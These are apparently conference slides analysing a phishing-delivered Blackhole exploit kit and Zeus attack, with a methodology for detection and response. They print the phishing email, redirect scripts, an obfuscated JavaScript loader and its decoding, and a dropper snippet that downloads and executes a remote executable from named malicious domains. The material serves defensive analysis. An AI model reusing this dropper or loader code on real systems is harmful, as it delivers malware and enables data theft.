

MALWARE ANALYSIS IN AN OPERATIONAL ENVIRONMENT

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OWASP
The Open Web Application Security Project



Malware Analysis in an Operational Environment

This presentation reviews a response-methodology to a multi-stage, 'zero-day' malware attack against a corporate information-systems network. Using limited resources and with a specific aim to ensure a comprehensive and efficient response, the attack is analysed in detail and various defensive precautions, principles and techniques are discussed.

This analysis reviews and seeks to understand a typical, contemporary malware-attack approach, which has been explicitly designed to make detection and prevention for IT and security staff extremely challenging. Included in this analysis are detailed explanations of evasive techniques such as social-engineering, spear-phishing, SMTP spoofing, HTTP and JavaScript obfuscation, binary code-packing, password and data harvesting, data encryption and exfiltration, file-droppers, process-injection and bot-nets.

Alongside this analysis the presentation will discuss some basic tools and techniques which IT and Information Security teams can employ to help detect and counter such attacks against their networks and data. With a very basic foundation in programming and digital forensics, this discussion will review the use of free/open-source tools to help create an efficient understanding of the threat and creation of a focused and effective response plan. Included will be an overview of defensive-methodologies and processes such as system and network hardening and monitoring, data de-obfuscation, decoding and decryption, static and dynamic analysis of malware code and binaries and forensic best practises.




Qui suis-je ?

Richard Costelloe (MA, CISSP, CEH) is an Information-Security professional employed by Murex (Enterprise Risk Management), focusing on Information Security governance, compliance and policy development, risk-management, staff training & education, data-leaks, working with IT teams for system-hardening and penetration-testing and software-development teams with code-reviews and application-security audits for Murex's Java/C++ based financial software products.



Malware Attack: Detection

- The original phishing email arrived on October 25th, addressed to a number of legitimate accounts across four offices, various teams including Senior Management. Email and security staff were notified and a copy retrieved. All staff in 'cc' immediately notified to delete mail.



Malware Attack: Overview

➤ Blackhole Dropper with Adobe exploit

- 'Phishing' spoofed email from Facebook with malicious link
- Skipping HTML & JavaScript functions across multiple domains
- PHP, JavaScript obfuscation, three layers of encoding,
- Self-building, executing code: HTML to .exe
- New code detects browser & adobe reader versions
- Exploit attempt, target to retrieve and launch another binary
- Binary is compressed, packed, obfuscated and also self-building
- Harvests, packs and encrypts (RC4) local data, sends as HTTP Post
- Retrieves and launches another binary

➤ Zeus..

- Creates, launches new file, sets to auto-run
- Process-injection techniques to hide
- SSL outgoing, stream of pseudo-random DNS queries
- Game over: Data stolen & once C&C contact is established anything goes (financial or espionage..), remote connections, key-loggers, bot-net, blackmail

Basic Methodology: Battling Zeus in a BlackHole

- Malware attack with no traceable source and no way to know what the aim is

- Detect, Assess and Responding to a zero-day
 - Detect:
 - If lucky, staff will mention it..
 - Check network access logs for random and specific domains/IP's
 - IDS/IPS if unusual
 - Assess:
 - Analyse code & execution to predict behaviours
 - Assess threat
 - Assess risk
 - Response:
 - Evaluate risk in context
 - Technical response
 - Training & awareness..

Email header: Routing data

Microsoft Mail Internet Headers Version 2.0
(deleted internal routing headers)

Received: from unknown (HELO livebox) ([92.59.249.141])
by with ESMTTP; 25 Oct 2012 17:29:19 +0200

Received: from 92.59.249.141 (account unsatisfiedw7@hendrickauto.com HELO
gogghqxqolhhohb.wntjpdruygypov.a) by livebox (CommuniGate Pro SMTP 5.2.3)
with ESMTTP id 964676285 for; Thu, 25 Oct 2012 16:29:19 +0100

From: "Facebook" update+hieh dzge@facebookmail.com
To: <>

Subject: Victoria Carpenter commented on your status
Date: Thu, 25 Oct 2012 16:29:19 +0100
Message-ID: <2471126175.ZZZ8V600606@qrbgspaanf.mjrzmsu>

MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----_lvgh_67_55_72"
X-Mailer: uydcr-51
Content-Language: en

Return-Path: kuschd40@marston.com

X-OriginalArrivalTime: 25 Oct 2012 15:41:10.0814 (UTC) FILETIME=[284F63E0:(

➤ Several spoofed domains

➤ 92.59.249.141 is only real data

➤ WHOIS: France Telecom, Spain

HTML Code

- The email is formatted as HTML and uses 'link manipulation', with an 'href' pointing to an unexpected domain: deniquecrafts.co.za

```

"Times New Roman">Victoria Carpenter comm
</div>
<div style='margin-bottom:11.25pt'>
<p class=MsoNormal style='margin-bottom:12.
9.0pt;mso-fareast-font-family:"Times New Ro
<table class=MsoNormalTable border=0 cellsp
style='border-collapse:collapse;mso-yfti-tl
0cm 0cm 0cm 0cm'>
<tr style='mso-yfti-irow:0;mso-yfti-firststr
<td style='border:solid #E2C822 1.0pt;mso
background:#FFF9D7;padding:7.5pt 7.5pt 7.5pt 7.5pt'>
<p class=MsoNormal><span style='font-size:8.5pt;font-family:"Tahoma", "sans-serif";
mso-fareast-font-family:"Times New Roman"!'><a
href="http://deniquecrafts.co.za/uaQyzR6/index.html">span
style="color:#3B3996;text-decoration:none;text-underline:none">Go to comments</span></
</td>
</tr>
</table>
<p class=MsoNormal><span style='font-size:9.0pt;mso-fareast-font-family:

```

facebook

Hello,

Victoria Carpenter commented on your status.

Victoria wrote <http://deniquecrafts.co.za/uaqyzr6/index.html>

Click to follow link

Go to comments

Reply to this email to comment on this status.

HTML Code

- Further Analysis requires moving from passive to active approach, with caution:
 - Making contact: Accessing and downloading data from foreign, possibly hostile/malicious networks and servers. Dangerous even if from neutral networks (Tor)
 - Shaking the Tree? Possibly alerting attackers:
 - Reconnaissance, provoking a reaction
 - Something worked, emails are valid?

- Plan B! Verify, Contain, Monitor and move on..
 - Check proxy logs for previous access to domain from LAN, alert remote users and delete all copies of Email
 - Update firewalls, proxies, anti-spam & Network IDS to block and alert attempts, check local HIPS
 - Staff awareness & training

Analyzing the malicious link

- index.html acquired: with 'wget' (i.e. non-browser) via proxy

```
<html>
<table width="275" border="1" cellpadding="3" bordercolor="#0000FF"><tr><td>
<div align="center">Connecting to server...</div></td></tr></table></a>
<script type="text/javascript" src="http://cangar24924.com/e6zgghB2/js.js"></script>
<script type="text/javascript" src="http://indiasimplified.com/QKdtdMc2/js.js"></script>
<script type="text/javascript" src="http://univercard.org/ves87T3E/js.js"></script>
</html>
```

- The page's HTML code shows a simple operation: execution of three separate and remote JavaScript files. Each script contains one line:
 - document.location='http://skodadiseltunning.org/links/let-it_be.php';
 - document.location='http://ser.luckypetspetsitting.com/links/let-it_be.php';
 - document.location='http://srv.michigancrotchrockets.com/links/let-it_be.php';
- PHP files retrieved (all identical)

Blackhole analysis

➤ Understanding the code

● PHP?

- HTML
- JavaScript I : Defines functions
- “Span”: Encrypted/encoded array
- JavaScript II: Defines variables, calls functions

➤ What can we expect to occur?

1. Functions & variables are defined
2. Large payload is defined
3. Sanity check (“If”), variables defined, two loops and an execution in browser window
4. Something happens...

```

1 <html>
2
3 <head>
4   <title></title>
5 </head>
6
7 <body>
8   <div dqa="asd"></div>
9   <script>
10    p = eval("p" + "arseInt");
11
12    function asd() {
13      return document.getElementsByTagName("span")[0];
14    }
15    function asd2() {
16      return q.getAttribute(i);
17    }
18    function asd3() {
19      a += String.fromCharCode(p(s.substr(i, 2), 25));
20    }
21    function asd4() {
22      eval(a);
23    }
24    zxc = (020 == 0x10);
25 </script><span> (28,000 characters of obfuscated code)</span>
26 <script>
27   if (zxc) {
28     var q = asd();
29     var s = "",
30         a = "";
31     for (i = 0; i < 93; i++) {
32       s += asd2();
33     }
34     s = s.replace(/[^\a-z0-9]+/g, "");
35     for (i = 0; i < s.length; i += 2) {
36       asd3();
37     }
38     try {
39       window.document.body = s
40     } catch (awt) {
41       asd4()
42     }
43   }
44 </script>
45 </body>
46
47 </html>

```

Blackhole Analysis

➤ I “Span”

- > 28,000 characters
- Pattern: 93 tagged sections
- Any guesses?

```
1="4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f2f4e)4e3m4l2842#
n@46413o4g1l&4c4e4b4g4b+4g4l4c411l%4g4b384g4e)454a43113o#3m48481f3n*1g1g501j45
0="!4g4e414n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4a28&191n1125
4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1
86="442b2b&1o1g472b19+1n191i4729%40114c4h4f)441f471g29#50294e414g*4h4e4a1740!1
+4j454a404b%4j11484b3o)3m4g454b4a#11444e4142*2b1e444g4g!4c281m1m4f^474b403m40_
34="1j3o1144(3m4a404841@4e1f3o114e&4h4a3c3142+4h4a3o4f1j%3o1g1g501j)454a454g28
4h@4f281k211j&4c484h4345+4a281n5029%45421f183o)11454f384g#4e454a431f*401g1g4n4
65="14e)2h3m4f411f#1g114e414c*483m3o411f!1m3h4f1m43^1j19191g29_4d2b421i43$1i1e
1e1i4711*4c484h4345!4a38454m41^1i1e19171e_294d1i2b1e$4f4g4l4841(2b191e1i45@1i1
54="a17)1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a_1f491j431j$3m1j
404g441f*471g1j442b!3m114f4c3m^4a1j462b3o_1143414g3c$45404g441f(441g1j402b@431
15="431f471g2d_3g473i2847$29424b4e1f(402b1n2940@2a46114841&4a434g4429+401i1i1g
(35484h4345@4a1g1g4n48&2b42114041+4f3o4e454c%4g454b4a4o)4o44293
^1143414g2i_34324b3n46$1f491g1g4n(4e414g4h4e@4a171k2050&45421f4
h$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+45421f482c%2b451g
c4g4l%2i454i1g4n)3m114b4a2i#4b4a412j49*4c4g412i45!4i1f1g5050^1j
1f3m1g#4n4e414g4h*4e4a17424h!4a3o4g454b^4a1f3n1g4n_45421f3m11$4
4o4o)181f412b44#1143414g33*4h491f4211!4i414e4f45^4b4a1g1g1g_4n4
93n2b*4411424b4e!493m4g334h^491f3n1g29_402b3n114f$4c48454g1f(44
9!3i29424b4e^1f422b1n29_422a461148$414a434g44(29421i1i1g@4n4542
41_3m47505050$3o11454f21(413o474b2b@1f1m21413o&474b1m451g+114g4
945#421f401145*4f384g4e45!4a431f461g^1g4n462b46_114e414c48$3m3o
4f2i!4142454a41^401f43112n_3338392f31$312j2i3g47(3i1g1g4n43@114
f3g443i&294g4e414n+3o114e4149%4b4i412h44)4548401f43#1g503o3m4g*
3m4g3o44%1f421g4n50)5050504542#1f18401140*454i1g4n3m!2b404b3o4h
```

```
<span 1=
"4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f
@46413o4g1l&4c4e4b4g4b+4g4l4c411l%4g4b384g4e)454a43113o#3m48
0=
"!4g4e414n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f4
a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4
86=
"442b2b&1o1g472b19+1n191i4729%40114c4h4f)441f471g29#50294e41
j454a404b%4j11484b3o)3m4g454b4a#11444e4142*2b1e444g4g!4c281m
34=
"1j3o1144(3m4a404841@4e1f3o114e&4h4a3c3142+4h4a3o4f1j%3o1g1g
@4f281k211j&4c484h4345+4a281n5029%45421f183o)11454f384g#4e45
65=
"14e)2h3m4f411f#1g114e414c*483m3o411f!1m3h4f1m43^1j19191g29_
1i4711*4c484h4345!4a38454m41^1i1e19171e_294d1i2b1e$4f4g4l484
54=
"a17)1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a_
4g441f*471g1j442b!3m114f4c3m^4a1j462b3o_1143414g3c$45404g441
15=
"431f471g2d_3g473i2847$29424b4e1f(402b1n2940@2a46114841&4a43
4a$3m3n484140(35484h4345@4a1g1g4n48&2b42114041+4f3o4e454c%4g
55=
"!404o4o183o^1143414g2i_34324b3n46$1f491g1g4n(4e414g4h4e@4a1
o4o_3o114c484h$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+4
```

Blackhole Analysis

➤ II JavaScript execution flow

- IF statement, (which is always true?)
- Set's q as the result of function asd(), initiates: "s" and "a"
- 94 loops
 - asd2() to construct full string: "s"
 - Parsing, substitution, cleaning up
- Decode "s", run asd3() on pairs
- Try: Attempts to execute the resulting payload

```

<script>
  if(zxc)
  {
    var q=asd();
    var s="",a="";

    for(i=0;i<93;i++){s+=asd2();}
    s=s.replace(/[^a-z0-9]+/g,"");
    for(i=0;i<s.length;i+=2){asd3();}
    try{window.document.body=s}catch(awt){asd4()}
  }
</script>

```

Blackhole Analysis

JavaScript Detail

- **If (zxc) {**

The first part calls the variable 'zxc' – which has been determined as 'True' – this is a strange 'sanity check', basically setting a validity or integrity check for the remainder of the section. It's not clear why this is included however as the value would always be 'True' – but potentially it's verifying the operating environment.

- **var q = asd(); var s = "", a = "";**

Result is 'q' given a value of "[object HTMLSpanElement]", two new variables initiated

- **for (i = 0; i < 93; i++) {s += asd2()}**

The first "for" loop reformats the 'Span' variable in proper order. This loop specifies that for 93 steps (0-92), the variable 's' is created with each of the Span elements in numerical order.

- **s = s.replace(/[^a-z0-9]+/g, "");**

This section basically parses the new Span variable to remove non-alphanumeric characters, "(!\"#\$%^&*())" - which were added as an additional layer of obfuscation. Following this method the length of the Span variable is reduced by over 2500 characters

- **for (i = 0; i < s.length; i += 2) {asd3()}**

This section runs the next de-obfuscation routine. The for-loop runs from 0 to the length of the Span variable, in steps of 2. The function asd3() then uses the following two characters in the sequence for an encoding-substitution based on the radix base 25. The string 'a' in asd3() is then appended with the resulting character. Following this section the value of 'a' is now readable and executable code.

- **try {window.document.body=s} catch(awt) {asd4()}**

Finally uses decoded characters as payload in new browser window

Blackhole Analysis

➤ III JavaScript functions

- Creates variable (p) as a function: “Function parseInt(){[]}”
- Extracts from Span
- Various character substitution and decoding loops
- Executes code
- (Validity check data define)

➤ **What can we predict? What do we know? Not much...**

```
<script>

p=eval("p"+"arseInt");
function asd(){return document.getElementsByTagName("span")[0];}
function asd2(){return q.getAttribute(i);}
function asd3(){alert(a+=String.fromCharCode(p(s.substr("4g",2),25)));}
function asd4(){eval(a);}
zxc=(020==0x10);

</script>
```

BlackHole Analysis

► JavaScript Detail

- **p = eval("p"+"arselnt");** In JavaScript the 'eval' statement is similar to 'execute'. The result of ("p" + "arselnt") creates "ParseInt" – which JavaScript interprets as a native function. The actual value of variable 'p' is assigned the statement: "Function parseInt(){[native code]}"
- **function asd(){return document.getElementsByTagName("span")[0];}** Extracts sections of the "Span" code by tag, which later get's assigned as 'q'
- **function asd2(){return q.getAttribute(i);}** This function is used for the parsing of the large 'span' variable. When implemented this is used to separate out the 'span' to 93 individual variables. The variable 'q' from above is used here.
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **s.substr(i,2)** : JavaScript method for extracting code from variable 'i', for two characters at a time
- **String.fromCharCode(p(s.substr(i,2),25))** 'p' is given function 'parseInt()', so in operation this would read: **parseInt(s.substr(i,2),25)** This function parses the string that results from (s.substr(i,2), and returns an integer. The integer itself is derived from interpreting this string using an encoding or substitution 'radix parameter' value of 25. From here the '**String.fromCharCode**' performs another level of encoding substitution – creating unicode values from the string defined.
- **function asd4(){eval(a);}** The final function '**asd4()**' simply executes 'a', which is now the decoded and assembled payload of the web page
- **zxc=(020==0x10);** This is curious sanity check. In JavaScript the string **020** is here interpreted as an octal value, which is equivalent to the decimal number **16**. The string **0x10** is a hex string, also equal to the decimal 16. So the value returned in this case is (given the operator '==') is the value **True**.

Dynamic Testing

- Run the HTML, JavaScript functions safely in browser
- Notepad++, Firefox (Web Dev Toolbar)
- Reverse-engineer loops and decode
- Run the script in a controlled method:
 - Insert breaks, change flow operation
 - Execute functions in a controlled way
 - Display live values of variables
 - Change values of data
- Use of 'Alert()'
- Keep notes..

```

1 <html>
2 <head>
3 <title></title>
4 </head>
5 <body>
6
7 <div dqa="asd"></div>
8
9 <script>
10 alert('Hi there!');
11
12 p=eval("p"+"arseInt");
13 function asd(){return document.getElementsByTagName("span")[0];}
14 function asd2(){return q.getAttribute(i);}
15 function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}
16 function asd4(){eval(a)};
17 zxc=(020==0x10);
18
19 </script>
20
21 <span l="4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%lj4
22
23 </span>
24
25
26 <script>
27
28 if(zxc)
29 {
30
31 var q=asd();
32 var s="",a="";
33
34 for(i=0;i<93;i++){s+=asd2();}
35 s=s.replace(/[^a-z0-9]+/g,"");
36 for(i=0;i<s.length;i+=2){asd3();}
37 try{window.document.body=s} catch (awt) {asd4()}
38
39 }
40 </script>
41 </body>
42 </html>
43

```



BlackHole Analysis

► Dynamic Testing

- Display values, results from obfuscated functions

```
<script>  
alert(p=eval("p"+"arseInt"));  
function asd(){return document.getElementsByTagName  
function asd2(){return q.getAttribute(i);}  
function asd3(){a+=String.fromCharCode(p(s.su  
function asd4(){eval(a);};}  
zxc=(020==0x10);  
</script>
```



BlackHole Analysis

```
<script>
p=eval("p"+"arseInt");

function asd(){return document.getElementsByTagName("span")[0];}
function asd2(){}
function asd3(){}
function asd4(){}

</script>
```

```
<span 1="4a174">
</span>
```

```
<script>
//if(!xco){
var q=asd();
var s="";a="";
```

```
for(i=0;i<93;i++){s+=asd2();
```

```
alert(
  'i= ' + i
+ '\ns= ' + s
);
```

```
//}
//s=s.replace(/[\^a-z0-9]+/g,"");
//for(i=0;i<s.length;i+=2){
// asd3();
}
//try{window.document.body=s}catch(awt){asd4()}}

</script>
```

Message from webpage

```
i= 0
s=
14g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4
a28&191n1l251l+26191j4a3m%4941281935)484h43454a#2i414g413o*4g1
91j443m!4a4048414e^28424h4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g
@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1g50501j45#4f2i4
14245*4a41402842!4h4a3o4g45^4b4a1f3n1g_4n4e414g4h$4e4a=
```

OK

➤ First Step: Testing assembly and Parsing

- Sanity check removed
- Several functions disabled
- Isolate first routine and watch: Assembles the Span in order.
- Values of variable (s) shown incrementing

Message from webpage

```
i= 1
s=
14g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4
a28&191n1l251l+26191j4a3m%4941281935)484h43454a#2i414g413o*4g1
91j443m!4a4048414e^28424h4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g
@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1g50501j45#4f2i4
14245*4a41402842!4h4a3o4g45^4b4a1f3n1g_4n4e414g4h$4e4a174g4l(4c
414b4217@3n182b194h&4a40414245+4a41401950%1j454f2f4e)4e3m4i28
42#4h4a3o4g45*4b4a1f3n1g!4n4e414g4h^4e4a1f1m3m_4e4e3m4l1m$45
1g1l4g4l(4f4g1f343n@46413o4g1l&4c4e4b4g4b+4g4l4c411f%4g4b384g
4e)454a431l3o#3m48481f3n*1g1g501j45!4f2k4h4a3o^28424h4a3o_4g454
b4a1f$3n1g4n4e41(4g4h4e4a17@4g4l4c414b&42173a=
```

OK

BlackHole Analysis

➤ Parsing routine on (s)

- `s = s.replace(/[^\a-z0-9]+/g, "");`
- `Alert()`, before and after

```
!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i
e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1
4e3m4l2842#4h4a3o4g45*4b4a1f3n1g!4n4e414g4h^4e4a1f1
4a3o_4g454b4a1f$3n1g4n4e41(4g4h4e4a17@4g414c414b&42
a4319501j+454f334h49%28424h4a3o)4g454b4a1f#3n1g4n4e
217*3n2b2b194f!4g4e454a43^191d1d1f1m_3h401m1g1l$4g4
1m431j43(414g334h49@28424h4a3o&4g454b4a1f+3n1j3o1g4
43%414g334h49)3741434k1g#11414k413o*1f3n1g284a!4h48
f1j3o1j^3n1j3m1j43_2b4c3m4e4f$412n4a4g29(45421f411l
f@1g4n4e414g&4h4e4a1740+113o4b494c%3m4e41334h)494f1
4e1f3m#2b1n293m2a*323m4g4411!49454a1f3o^1148414a43_
_3m3i1j1o1n$1g2a431f3n(3g3m3i1j1o@1n1g1g4n4e&414g4h
f1840+11454f384g%4e334h491f)3n1g1g4n4e#414g4h4e4a*1
4f4c48454g!334h493741^434k1g113o_4b4a3o3m4g$1f3g19l
1g4n(413g3m3i2b@3741432j4k&4c111b2050+45421f3m2c%3o
91g501j1b)1b443m4f32#4549413941*4c4128424h!4a3o4g45
m41^1f3o1g2d3o_281f3m1145$4f384g4e45(4a431f3o1g@2d3
114g414f&4g1f403g3n+3i1g1g4n42%2b4a3m4i45)433m4g4b4
```

```
4g4e4l4n4i3m4e1735484h43454a2i414g413o4g2b4n4i
4a3o4g454b4a1f1g4n%3o1f3n1j3m1g50501j454f2i4142
414g4h4e4a1f1m3m4e4e3m411m451g114g414f4g1f343n
2b2b19424h4a3o4g454b4a19501j454f384g4e454a4328
4b42173n2b2b194a4h493n414e19501j454f384g4e334h
281m3g3h403i3g3h403h113h3k1j1k3i1h1m1j4f4c4845
2d1f4011454f2i4142454a41401f3o1g2d4a414j173741
4h4a3o4g454b4a1f441j421j401g4n4i3m4e17412b4g44
401g1d1d40113o4b494c3m4e41334h494f1g4n4e414g4h
3741434k1g29424b4e1f3m2b1n293m2a323m4g44114945
3m3i1j1o1n1g2a431f3n3g3m3i1j1o1n1g1g4n4e414g4h
334h491f3n1g1g4n4e414g4h4e4a174a4h48485045421f
3o3m4g1f3g191n191j191n191j191n191j191n193i1g29
181f1m3h401m1g114g414f4g1f413g3m3i1g1g4n413g3m
4e4a17424h4a3o4g454b4a1f3o1g4n45421f183m11454f
1148414a434g44293n1i1i1g4n45421f3m11454f384g4e
```

BlackHole Analysis

► Multiple-Decoding Routines

- For length of S, run asd3() to create 'a'
 - ParseINT(): String to Integer
 - Encoding: fromCharCode(): Radax 25
- Alert placed in function, not script!
- First string is '4g', alert gives 't'
- Second '4e', equals 'r'

```

117 <script>
118   if (zxc) {
119     var q = asd();
120     var s = "";
121     a = "";
122     for (i = 0; i < 93; i++) {
123       s += asd2();
124     }
125     s = s.replace(/[^a-z0-9]+/g, "");
126     for (i = 0; i < s.length; i += 2) {
127       asd3();
128     }
129     try {
130       window.document.body = s
131     } catch (awt) {
132       asd4()
133     }
134   }
135 </script>

```

```

14 function asd(){return document.getElementsByTagName("span")[0];}
15 function asd2(){return q.getAttribute(i);}
16 function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25)), alert(a);}
17 //function asd4(){eval(a)};
18 zxc=(020==0x10);

```




“494h4e4l4k” = murex

BlackHole Analysis

➤ Resulting string

- Executable JavaScript is constructed from 'Span', appears to be a Plugin-Detection routine



```

4g4e4l4n4i3m4e1735484h43454a2i414g4l3o4g2b4n4i414e4f454b4a28191n11251126191j4a3m4
941281935484h43454a2i414g4l3o4g191j443m4a4048414e28424b4a3o4g454b4a1f3o1j3n1j3m1g
4n4e4l4g4h4e4a17424h4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142454e414028424b4
a3o4g454b4a1f3n1g4n4e4l4g4h4e4a174g4l4c414b42173n182b194h4a404142454a414019501j45
4f2f4e4e3m4l28424h4a3o4g454b4a1f3n1g4n4e4l4g4h4e4a1f1m3m4e4e3m4l1m451g114g414f4g4
f343n46413o4g1l4c4e4b4g4b4g4l4c41114g4b384g4e454a43113o3m48481f3n1g1g501j454f2k4h
4a3o28424h4a3o4g454b4a1f3n1g4n4e4l4g4h4e4a174g4l4c414b42173n2b2b19424h4a3o4g454b4
a19501j454f384g4e454a4328424h4a3o4g454b4a1f3n1g4n4e4l4g4h4e4a174g4l4c414b42173n2b
2b194f4g4e454a4319501j454f334h4928424h4a3o4g454b4a1f3n1g4n4e4l4g4h4e4a174g4l4c414
b42173n2b2b194a4h493n414e19501j454f384g4e334b4928424h4a3o4g454b4a1f3n1g4n4e4l4g4h
4e4a1f4g4l4c414b42173n2b2b194f4g4e454a43191d1d1f1m3h401m1g114g414f4g4f3n1g1g501j4
3414g334h493741434k281m3g3h403i3g3h403h113h3k1j1k3i1h1m1j4f4c48454g334h493741434k
281m3g3h113h3k1j1k3i1m431j43414g334h4928424h4a3o4g454b4a1f3n1j3o1g4n4i3m4e17402b4
g44454f1j3m2b4011454f384g4e334h491f3n1g2d1f4011454f2i4142454a41401f3o1g2d4a414j17
3741432j4k4c1f3o1g28401143414g334h493741434k1g11414k413o1f3n1g284a4h4848294e414g4
h4e4a173m2d3m3g1n3i284a4h4848501j3o4b494c3m4e41334h494f28424h4a3o4g454b4a1f441j42
1j401g4n4i3m4e17412b4g44454f1j3o1j3n1j3m1j432b4c3m4e4f412n4e4g2945421f4111454f384
g4e334h491f441g1d1d4111454f384g4e334h491f421g1g4n45421f4111454f2i4142454a41401f44
1g1d1d40113o4b494c3m4e41334h494f1g4n4e4l4g4h4e4a1740113o4b494c3m4e41334h494f1f441
4421g503o2b44114f4c48454g1f41114f4c48454g334h493741434k1g293n2b42114f4c48454g1f44

```

```

try {
    var PluginDetect = {
        version: "0.7.8",
        name: "PluginDetect",
        handler: function (c, b, a) {
            return function () {
                c(b, a)
            }
        }
    }
}

```

Blackhole Analysis

► Adobe Exploit Payload

- Self-building HTML code!
- Browser, Plugin versions checked..
- Adobe exploit constructed and ran

```
insertHTML: function (g, b, h, a, l) {
    var m, n = document,
        k = this,
        q, p = n.createElement("span"),
        o, j, f = "<";
    var c = ["outlineStyle", "none", "borderStyle"];
    var i = "outline-style:none;border-style:none;";
    if (!k.isDefined(a)) {
        a = "";
    }
    if (k.isString(g) && (/^[^s]/).test(g)) {
        g = g.toLowerCase().replace(/s/g, "");
        q = f + g + ' width="" + k.pluginSize + "';
        q += 'style="" + i + 'display:inline;"';
        for (o = 0; o < b.length; o = o + 2) {
```

```
if (!d.isIE) {
    a = "Adobe.*PDF.*Plug-?in|Adobe.*Acrobat.*Plug-?in|Adobe.*Reader.*Plug-?in";
    if (g.getVersionDone !== 0) {
        g.getVersionDone = 0;
        b = d.getMimeEnabledPlugin(g.mimeType, a);
        if (!j) {
            n = b
        }
        if (!b && d.hasMimeType(g.mimeType)) {
            b = d.findNavPlugin(a, 0)
        }
    }
}
```

```
Plugins: {
    adobereader: {
        mimeType: "application/pdf",
        navPluginObj: null,
        progID: ["AcroPDF.PDF", "PDF.PdfCtrl"],
        classID: "clsid:CA8A9780-280D-11CF-A24D-444553540000",
        INSTALLED: {},
        pluginHasMimeType: function (d, c, f) {
            var b = this,
                e = b.$,
                a;
            for (a in d) {
                if (d[a] && d[a].type && d[a].type == c) {
                    return 1
                }
            }
        }
    }
}
```

```
c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\s*\s*\d/i).test(i);
c.verGecko = c.isGecko ? c.formatNum((/rv\s*:\s*([\.\, \d]+)/i).test(i)) : null;
c.isChrome = (/Chrome\s*\s*\s*(\d[\d\.]*)/i).test(i);
c.verChrome = c.isChrome ? c.formatNum(RegExp.$1) : null;
c.isSafari = ((/Apple/i).test(g) || (!g && !c.isChrome)) && (/Safari/i).test(i);
c.verSafari = c.isSafari && (/Version\s*\s*\s*(\d[\d\.]*)/i).test(i);
c.isOpera = (/Opera\s*[\s]?/i).test(i);
c.verOpera = c.isOpera && (/Version\s*\s*\s*(\d[\d\.]*)/i).test(i);
c.addWinEvent("load", c.handler(c.runWLFun, c))
```

BlackHole Analysis

➤ Exploit Warhead: File Dropper

- “aa1928a.exe” is same HTML code, created and launched locally
- Remote file (Update_Flash_Player.exe) is retrieved – possible execution via Adobe exploit

```


712 end_redirect = function () {
713     window.location.href = 'http://skodadiseltunning.org/adobe/update_flash_player.exe';
714 };
715 window.onbeforeunload = function () {
716     return "";
717 };
718 try {
719     var ra4 = "../..//aa1928a.exe",
720         ra3 = document.createElement("object");
721     ra3.setAttribute("id", ra3);
722     ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
723     try {
724         var ra0 = ra3.CreateObject("adod.concat("b.str", "eam"), ""),
725             ra1 = ra3.CreateObject("Shell.Application", ""),
726             ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
727         try {
728             ra2.open("GET", "http://skodadiseltunning.org/links/let-it_be.php?zmqIndxu=0402");
729             ra2.send();
730             ra0.type = 1;
731             ra0.open();
732             ra0.Write(ra2.responseBody);
733             ra0.SaveToFile(ra4, 2);
734             ra0.Close();
735         } catch (e) {}
736         try {
737             with(ra1) {
738                 shellexecute(ra4);

```

Blackhole Analysis

➤ Exploit warhead: File Dropper


- Adobe Exploit Data:
 - CLSID: BD96C556-65A3-11D0-983A-00C04FC29E36
 - msxml2.XMLHTTP
 - http://skodadiseltunning.org/links/let-it_be.php?zmqIndxu=0402090838&slsf=03370302073706343433&teu=04&kjaiyh=mmdrnngp&oac=jlcqebbf (possible)
 - Shell.Application : SaveToFile ../..//aa1928a.exe
- Result: Malware binary (“update_flash_player.exe) is downloaded, but seems executed only on refresh



Malware Analysis

➤ What just happened?!

- Spear-phishing email, social-engineering
- Various domains, spoofed or hijacked
- JavaScript to re-arrange, parse, de-obfuscate, decode, substitute and execute a script
- Script drops .exe file of HTML
- Executed via Adobe exploit
- File downloaded
- Live Action Demo!




Malware Binary File Analysis

➤ Analysis Methodology

- Describe, hash, compare, scan examine, carve up interpret, understand, manipulate..
- Static Analysis: Look for clues in code
- Dynamic Analysis: Safe running, change flows

➤ Results?


- What is the expected behaviour?
- What is the real risk?
- If successful, how to protect users, data, assets?
- How to improve anti-malware facilities



Malware Static Analysis

➤ Compare

- SHA256 Hash: “f0c30af952aebaaf231434772028feeceec3a05d13a0aadd2e00c8cf37ee7f1c1”
- Unique ‘strings’ in binary?
- Any way to find previous research results for file?



Malware Static Analysis

➤ Scan

- VirusTotal: 11% detection rate
- Nothing for McAfee, Trend, Kaspersky, Microsoft
